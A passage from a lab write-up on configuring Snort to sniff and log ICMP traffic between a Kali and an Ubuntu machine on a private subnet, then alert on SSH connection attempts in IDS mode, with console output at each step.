10/29-07:11:08.565464 08:00:27:1A:CB:A0 -> 08:00:27:53:0C:BA type:0x800 len:0x62
192.168.43.180 -> 192.168.43.72 ICMP TTL:64 TOS:0x0 ID:37556 IpLen:20 DgmLen:84
Type:0  Code:0  ID:33462  Seq:29  ECHO REPLY
8C 05 3E 65 00 00 00 00 2F FE 08 00 00 00 00 00  ..>e..../.......
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F  ................
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F   !"#$%&'()*+,-./
30 31 32 33 34 35 36 37                          01234567

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
WARNING: No preprocessors configured for policy 0.
10/29-07:11:09.580756 08:00:27:53:0C:BA -> 08:00:27:1A:CB:A0 type:0x800 len:0x62
192.168.43.72 -> 192.168.43.180 ICMP TTL:64 TOS:0x0 ID:28564 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:33462   Seq:30  ECHO
8D 05 3E 65 00 00 00 00 F7 3C 09 00 00 00 00 00  ..>e.....<......
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F  ................
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F   !"#$%&'()*+,-./
30 31 32 33 34 35 36 37                          01234567

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

WARNING: No preprocessors configured for policy 0.
10/29-07:11:09.580786 08:00:27:1A:CB:A0 -> 08:00:27:53:0C:BA type:0x800 len:0x62
192.168.43.180 -> 192.168.43.72 ICMP TTL:64 TOS:0x0 ID:37727 IpLen:20 DgmLen:84
Type:0  Code:0  ID:33462  Seq:30  ECHO REPLY
8D 05 3E 65 00 00 00 00 F7 3C 09 00 00 00 00 00  ..>e.....<......
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F  ................
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F   !"#$%&'()*+,-./
30 31 32 33 34 35 36 37                          01234567

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

PACKET LOGGER MODE

Step 6: Create a directory for logging

```
user@ubuntu:~$ mkdir snortlogs
user@ubuntu:~$
```

Step 7: Now run Snort in packet logging mode and store the logs in the created directory

```
user@ubuntu:~$ sudo snort -dev -K ASCII -l snortlogs/
Running in packet logging mode

        --== Initializing Snort ==--
Initializing Output Plugins!
Log directory = snortlogs/
pcap DAQ configured to passive.
Acquiring network traffic from "enp0s3".
Decoding Ethernet

        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.15.1 GRE (Build 15125)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.10.1 (with TPACKET_V3)
           Using PCRE version: 8.39 2016-06-14
           Using ZLIB version: 1.2.11

Commencing packet processing (pid=1813)
```

Step 8: From kali linux ping the ubuntu server

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.43.180
PING 192.168.43.180 (192.168.43.180) 56(84) bytes of data.
64 bytes from 192.168.43.180: icmp_seq=1 ttl=64 time=0.707 ms
64 bytes from 192.168.43.180: icmp_seq=2 ttl=64 time=0.867 ms
64 bytes from 192.168.43.180: icmp_seq=3 ttl=64 time=0.762 ms
^X@sS64 bytes from 192.168.43.180: icmp_seq=4 ttl=64 time=0.534 ms
64 bytes from 192.168.43.180: icmp_seq=5 ttl=64 time=0.276 ms
64 bytes from 192.168.43.180: icmp_seq=6 ttl=64 time=0.342 ms
```

Step 9: Press CTRL+C in ubuntu server to stop snort packet logger mode and move to log directory

```
user@ubuntu:~$ cd snortlogs/
```

Step 10: Use sudo comman d to logs in as root and Move to the directory named as IP of kali linux

```
user@ubuntu:~/snortlogs$ sudo su
root@ubuntu:/home/user/snortlogs#
```

```
root@ubuntu:/home/user/snortlogs# ls
192.168.43.180  192.168.43.72
root@ubuntu:/home/user/snortlogs# cd 192.168.43.72
root@ubuntu:/home/user/snortlogs/192.168.43.72# _
```

Step 11: Use cat command to view the logs of ICMP protocol

```
root@ubuntu:/home/user/snortlogs/192.168.43.72# ls
ICMP_ECHO
root@ubuntu:/home/user/snortlogs/192.168.43.72# cat ICMP_ECHO _
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/29-07:32:31.572361 08:00:27:53:0C:BA -> 08:00:27:1A:CB:A0 type:0x800 len:0x62
192.168.43.72 -> 192.168.43.180 ICMP TTL:64 TOS:0x0 ID:32396 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:41977   Seq:108  ECHO
90 0A 3E 65 00 00 00 00 F0 86 03 00 00 00 00 00  ..>e............
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F  ................
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F   !"#$%&'()*+,-./
30 31 32 33 34 35 36 37                          01234567

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/29-07:32:32.576657 08:00:27:53:0C:BA -> 08:00:27:1A:CB:A0 type:0x800 len:0x62
192.168.43.72 -> 192.168.43.180 ICMP TTL:64 TOS:0x0 ID:32510 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:41977   Seq:109  ECHO
91 0A 3E 65 00 00 00 00 61 9B 03 00 00 00 00 00  ..>e....a.......
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F  ................
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F   !"#$%&'()*+,-./
30 31 32 33 34 35 36 37                          01234567

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

10/29-07:32:33.584918 08:00:27:53:0C:BA -> 08:00:27:1A:CB:A0 type:0x800 len:0x62
192.168.43.72 -> 192.168.43.180 ICMP TTL:64 TOS:0x0 ID:32579 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:41977   Seq:110  ECHO
92 0A 3E 65 00 00 00 00 3B BD 03 00 00 00 00 00  ..>e....;.......
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F  ................
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F   !"#$%&'()*+,-./
30 31 32 33 34 35 36 37                          01234567

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

IDS MODE

Step 12: Moveto/etc/snort

```
root@ubuntu:~# cd /etc/snort/
```

Create new rules file

```
root@ubuntu:/etc/snort/rules# nano new.rules_
```

Write the rule inside the rules file and save and exit (this rule will give alert when there is a SSH packet is detected)

Come back to the/etc/snort and edit snort.conf to add the new.rules rule

```
root@ubuntu:/etc/snort/rules# cd .. && nano snort.conf
```

Add the line to the snort.conf file

```
  GNU nano 6.2                                  snort.conf *
include /etc/snort/rules/new.rules_
```

Start the snort in IDS mode with the snort.conf file

```
root@ubuntu:/etc/snort# sudo snort -A console -c /etc/snort/snort.conf  -i enp0s3_
```

```
+-------------------------------------------------------------------
[ Number of patterns truncated to 20 bytes: 1038 ]
pcap DAQ configured to passive.
Acquiring network traffic from "enp0s3".
Reload thread starting...
Reload thread started, thread 0x7f7771567640 (2094)
Decoding Ethernet

        ---- Initialization Complete ----

           -*> Snort! <*-
  o"  )~   Version 2.9.15.1 GRE (Build 15125)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.10.1 (with TPACKET_V3)
           Using PCRE version: 8.39 2016-06-14
           Using ZLIB version: 1.2.11

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 3.1  <Build 1>
           Preprocessor Object: appid  Version 1.1  <Build 5>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
Commencing packet processing (pid=2085)
```

Now from kali linux try to login the ubuntu server using ssh

```
┌──(kali㉿kali)-[~]
└─$ ssh user@192.168.43.180
user@192.168.43.180's password:
```

Alert found in snort console

```
Commencing packet processing (pid=2100)
10/29-08:07:42.531089  [**] [1:100000002:0] SSH PACKET [**] [Priority: 0] {TCP} 192.168.43.72:52308
-> 192.168.43.180:22
10/29-08:07:42.532370  [**] [1:100000002:0] SSH PACKET [**] [Priority: 0] {TCP} 192.168.43.72:52308
-> 192.168.43.180:22
10/29-08:07:49.192736  [**] [1:100000002:0] SSH PACKET [**] [Priority: 0] {TCP} 192.168.43.72:41840
-> 192.168.43.180:22
10/29-08:07:49.193182  [**] [1:100000002:0] SSH PACKET [**] [Priority: 0] {TCP} 192.168.43.72:41840
-> 192.168.43.180:22
10/29-08:07:49.193388  [**] [1:100000002:0] SSH PACKET [**] [Priority: 0] {TCP} 192.168.43.72:41840
-> 192.168.43.180:22
10/29-08:07:49.200565  [**] [1:100000002:0] SSH PACKET [**] [Priority: 0] {TCP} 192.168.43.72:41840
-> 192.168.43.180:22
10/29-08:07:49.248910  [**] [1:100000002:0] SSH PACKET [**] [Priority: 0] {TCP} 192.168.43.72:41840
-> 192.168.43.180:22
10/29-08:07:49.254026  [**] [1:100000002:0] SSH PACKET [**] [Priority: 0] {TCP} 192.168.43.72:41840
-> 192.168.43.180:22
10/29-08:07:49.264541  [**] [1:100000002:0] SSH PACKET [**] [Priority: 0] {TCP} 192.168.43.72:41840
-> 192.168.43.180:22
10/29-08:07:49.288617  [**] [1:100000002:0] SSH PACKET [**] [Priority: 0] {TCP} 192.168.43.72:41840
-> 192.168.43.180:22
10/29-08:07:49.330654  [**] [1:100000002:0] SSH PACKET [**] [Priority: 0] {TCP} 192.168.43.72:41840
-> 192.168.43.180:22
10/29-08:07:49.331687  [**] [1:100000002:0] SSH PACKET [**] [Priority: 0] {TCP} 192.168.43.72:41840
-> 192.168.43.180:22
10/29-08:07:49.387213  [**] [1:100000002:0] SSH PACKET [**] [Priority: 0] {TCP} 192.168.43.72:41840
-> 192.168.43.180:22
```

Result:

Thus to Perform real-time network traffic analysis and data pocket logging using snort was executed Successfully.